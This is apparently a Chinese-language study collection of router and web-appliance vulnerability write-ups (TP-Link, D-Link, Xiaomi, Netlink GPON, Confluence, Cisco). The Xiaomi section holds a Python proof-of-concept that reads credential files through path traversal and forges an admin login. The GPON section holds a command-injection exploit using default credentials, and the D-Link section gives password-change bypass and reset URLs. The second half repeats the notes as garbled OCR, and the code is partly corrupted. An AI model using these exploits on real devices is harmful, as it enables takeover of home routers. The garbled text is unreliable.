2021年4月14日 19:56

TP-Link Archer A7命令注入漏洞分析(固件漏洞) CVE-2020-10882

攻击者必须处于路由器的LAN网络中才能利用该漏洞,但利用过程不需要经过身份认证。漏洞利用成功后,攻击者可以以root权限执行任意命令,包括下载和执行二进制程序。


D-Link DSL-2640B设备多个最新漏洞利用分析CVE-2020-9275、9279、9278、9277、9276

1.远程凭证漏洞

该漏洞允许通过将特定的UDP数据包发送到设备的65002来检索管理密码。连接到WiFi或本地LAN的攻击者,或者能够以任何其他方式访问内部设备接口的攻击者,都可以通过一个UDP请求来获取设备密码。 首先,我只是通过管道连接/dev/urandom到UDPport 65002。显然,这种方法不会以任何方式产生漏洞,尤其是因为没有流量监控,没有有效负载选择和目标调试都没有到位。但是,令人惊讶的是,该设备在几分钟之内就返回了 管理密码。

2.硬编码特权账户

硬编码的用户帐户,攻击者可能使用这些凭据登录设备以执行管理任务。通过分析可通过Web界面访问的身份验证过程来识别该漏洞。



对该库进行逆向发现,上面default凭证可用于登录设备的Web界面。

3.未验证的配置重置

利用此漏洞,攻击者可以通过访问特定的URL将设备重置为其默认配置,无需身份验证。无需身份验证即可访问以下URL。

- · rebootinfo.cgi
- ppppasswordinfo.cgi
- qosqueue.cmd?action=savReboot
- · restoreinfo.cgi

只需请求以下URL,即可将设备重置为默认出厂配置: restoreinfo.cgi

攻击者可能会将管理密码重置为其默认值admin,登录并在设备上执行任何管理任务,例如上传恶意固件或配置恶意DNS服务器。

利用此漏洞需要访问设备LAN接口,但也可以通过浏览器透视图远程利用此漏洞,控制恶意网站的攻击者可能会盲目地重置设备的配置,并在某些情况下完全控制设备。

4.CGI身份认证绕过 (开发者设计的逻辑缺陷)

允许绕过通过身份验证的资源的身份验证过程,攻击者可能可以直接访问Web界面的管理功能,而无需提供有效的凭据。攻击者可以制作恶意URL,以绕过cgi模块的身份验证,下面的攻击URL 无需任何身份验证即可将设备管理员 密码更改为newpass:

Original URL: http:///redpass.cgi?sysPassword=newpass
Attack URL: http://images/redpass.cgi?sysPassword=newpass

此漏洞为攻击者提供了完全的设备控制,并允许执行未经身份验证的管理函数。此漏洞需要访问设备的LAN接口,但可以通过浏览器web进行利用,从而可以通过Internet进行远程攻击。

5.缓冲区溢出

do_cgi()在解析请求的cgi模块名称时函数中发生的缓冲区溢出,攻击者可以通过cgi在URL中提供恶意模块名称,以具有管理特权的方式在设备上执行任意代码。虽然可以通过浏览器来利用此漏洞,但由于在将传出请求上应用URL编码时浏览器引入了URL处理问题,因此利用漏洞可能并不容易。

多款D-Link路由器的未授权RCE漏洞复现CVE-2019-16920

攻击者无需通过身份认证就能远程触发该漏洞。



输入用户名(这里使用 admin),密码为空,然后登陆并使用Burp抓包。



发送请求后,在DNSlog上发现命令执行结果,说明复现成功。

```
nginx配置不当可导致目录穿越漏洞,
可通过访问http://domain.cn/xxx../etc/passwd实现目录穿越访问上级目录及其子目录文件。
在小米路由器的文件/etc/sysapihttpd/sysapihttpd.conf中,存在
location /api-third-party/download/extdisks {
 alias /extdisks/;
故可以任意文件读取根目录下的所有文件,而且是root权限,如访问http://192.168.31.1/api-third-party/download/extdisks../etc/shadow
 实现任意登陆poc
 arbitrary_file_read_vulnerability.py
   import os
   import base64
   import random
import hashlib
   from Crypto.Cipher import AES
  # proxies = {"http":"http://127.0.0.1:8080"}
proxies = {}
   def get_mac():
       r0 = requests.get("http://192.168.31.1/cgi-bin/luci/web", proxies=proxies)
mac = re.findall(r'deviceId = \'(.*?)\'', r0.text)[0]
   def get account str():
       r1 = requests.get("http://192.168.31.1/api-third-party/download/extdisks../etc/config/accoun
   t", proxies=proxies)
       provides=provides/
print(r1.text)
account_str = re.findall(r'admin\'? \'(.*)\'', r1.text)[0]
return account_str
   def create_nonce(mac):
       type_ = 0
deviceId = mac
       deviceId = mac
time_ = int(time.time())
rand = random.randint(0,10000)
return "%d_%s_%d_%d"%(type_, deviceId, time_, rand)
   def calc_password(nonce, account_str):
       m = hashlib.shal()
m.update((nonce + account_str).encode('utf-8'))
return m.hexdigest()
   account_str = get_account_str()
   password = calc_password(nonce, account_str)
   data = "username=admin&password={password}&logtype=2&nonce={nonce}".format(password=password,nonc
  r2 = requests.post("http://192.168.31.1/cgi-bin/luci/api/xqsystem/login",
   data = data,
headers={"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Fir
efox/65.0",
            "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8"},
       proxies=proxies)
   stok = re.findall(r'"token":"(.*?)"',r2.text)[0]
       report python3 arbitrary_file_read_vulnerability.py
   config core 'common'
               option admin 'a671b7ae34ff1ad9bc001f572e0648ef47fe6e0a'
 stok=4ccd4<u>6</u>7c05942009564cf0f5bbaf4bb5
 可以获取到登录的stok。
 共 0 兑换了
```

小米路由器的nginx配置文件错误,导致目录穿越漏洞,实现任意文件读取(无需登录)

Netlink GPON路由器命令注入漏洞利用(CVE-2018-10562) _{该漏洞需要登录}。

```
登录后复制
 1 def execute command(command.TARGET):
        url = TARGET+"/boaform/admin/formLogin"
        # 创建session
 4
        request1 = requests.session()
        login = {"username":"e8c","psd":"e8c"}
 5
        # 发送登录数据
        \verb|r = request1.post(url, headers=header(login), data=login, verify=False, timeout=10)|
        url1 = TARGET+"/boaform/admin/formPing"
        print('-----,url1)
        # 发送远程命令的执行
10
        command = "busybox
11
        print(command)
13
        post_data = "target_addr=;"+command+"&waninf=1_INTERNET_R_VID_154"
        r1 = request1.post(url1,data=post_data, verify=False,timeout=10)
print(r1.text.split("")[1].split("")[0])
14
15
16
        if 'bin' in r1.text.split("")[1].split("")[0] and 'var' in r1.text.split("")[1].split("")[
17
            print('200')
18
19
            status = 200
            return status
20
        else:
21
           print(r1.status_code)
22
            return r1.status code
```

CVE-2018-10561/62: GPON光纤路由器漏洞分析预警

两个由VPNMentor披露的GPON家用光纤路由器漏洞,分别涉及到身份认证烧过漏洞(CVE-2018-10561)和命令注入漏洞(CVE-2018-10562),两个漏洞形成的攻击链可以在设备上执行任意系统命令。 设备上运行的HTTP服务器在进行身份验证时会检查特定路径,攻击者可以利用这一特性绕过任意终端上的身份验证。 通过在URL后添加特定参数;images/,最终获得访问权限:

该设备提供了诊断功能,通过ping和traceroute对设备进行诊断,但并未对用户输入进行检测,直接通过拼接参数的形式进行执行导致了命令注入,通过反引号"和分号;可以进行常规命令注入执行。该诊断功能会在/tmp目录保存命令执行结果并在用户访问/diag.html时返回结果,所以结合CVE-2018-10561身份认证绕过漏洞可以轻松获取执行结果。

Confluence 未授权 RCE (CVE-2019-3396) 漏洞分析

攻击者能利用此漏洞能够实现目录穿越与远程代码执行。

CVE-2019-1663 Cisco 的多个低端设备的堆栈缓冲区溢出漏洞分析

未经身份验证的远程攻击者可以在设备上执行任意代码。

类型整理

漏洞类型	漏洞描述	类别
硬编码admin用户	admin凭证被硬编码在设备固件中	固件漏洞
缓冲区溢出		固件漏洞
凭证泄露	通过一个UDP请求就能返回密码	Web漏洞
未验证的重置设备	请求某个URL就能将设备恢复出厂设备	Web漏洞
绕过身份认证	攻击者访问恶意URL,来修改管理员密码	Web漏洞
远程命令执行	攻击者修改POST请求,如将恶意命令注入到POST请求中	Web漏洞
任意文件读取		Web漏洞

TP-link Archer A7命令注入調網分析(固件調網)CVE-2020-10882 双击电波防护于最高量的A4网络中方维约斯克莱斯,他种点性不再要战场争战区,国际阿索克斯、双击电动以下,经济市场的方任争争。但由下新统约于出现现在

D-Link DSL-2640B设备多个最新漏洞利用分析CVE-2020-9275、9279、9278、9277、9276

1.8世代生活篇 福建的计算也对特定的小的数据处定的信任的soon中社会管理电路,连续到4Fist 中心地次元者,或者被称以任何其色方式的中部定理和比较压着,都可以进行一位Prill字来获取设备电路。 第1、张江是是连续重要描述Annanden到UPPport 65002、显然,这种对于产业组织,尤其是他为政策产品起路,没有有效免费器和目的现在都没有效。但是,心人思想的是,或定备在几分种之外或图形了

多款D-Link路由器的未授权RCE漏洞复现CVE-2019-16920



输入用户名(这里使用 admin),密码为空,然后受耗并使用Burp抓包。



1 btml response page-login pic.asplaction-ping testiping ipaddr-12/.0.0.150augetExhttp://who.mai'.teuls.farbobissoou.

发送请求后,在DNSlog上发现命令执行结果,说明复现成功。

远程任意文件读取漏洞 (CVE-2019-18371)

小米路由器的nginx配置文件错误,导致目录穿越漏洞,实现任意文件读取 (无需登录)

Netlink GPON路由器命令注入漏洞利用(CVE-2018-10562)

Confluence 未授权 RCE (CVE-2019-3396) 漏洞分析

CVE-2019-1663 Cisco 的多个低端设备的堆栈缓冲区溢出漏洞分析

未经身份验证的远程攻击者可以在设备上执行任意代码。

XIIII		
展開業型	漏洞描述	类别
硬编码admin用户	admin凭证被硬编码在设备团件中	国件漏洞
環冲区溢出		固件漏洞
凭证泄露	通过一个UDP请求就能返回密码	Web護祠
未验证的重置设备	请求某个URL就能将设备恢复出厂设备	Web課詞
绕过身份认证	双击者访问恶意URL,来修改管理员密码	Web漢詞
远程命令执行	攻击者修改POST请求,如将亚原命令注入到POST请求中	Web運用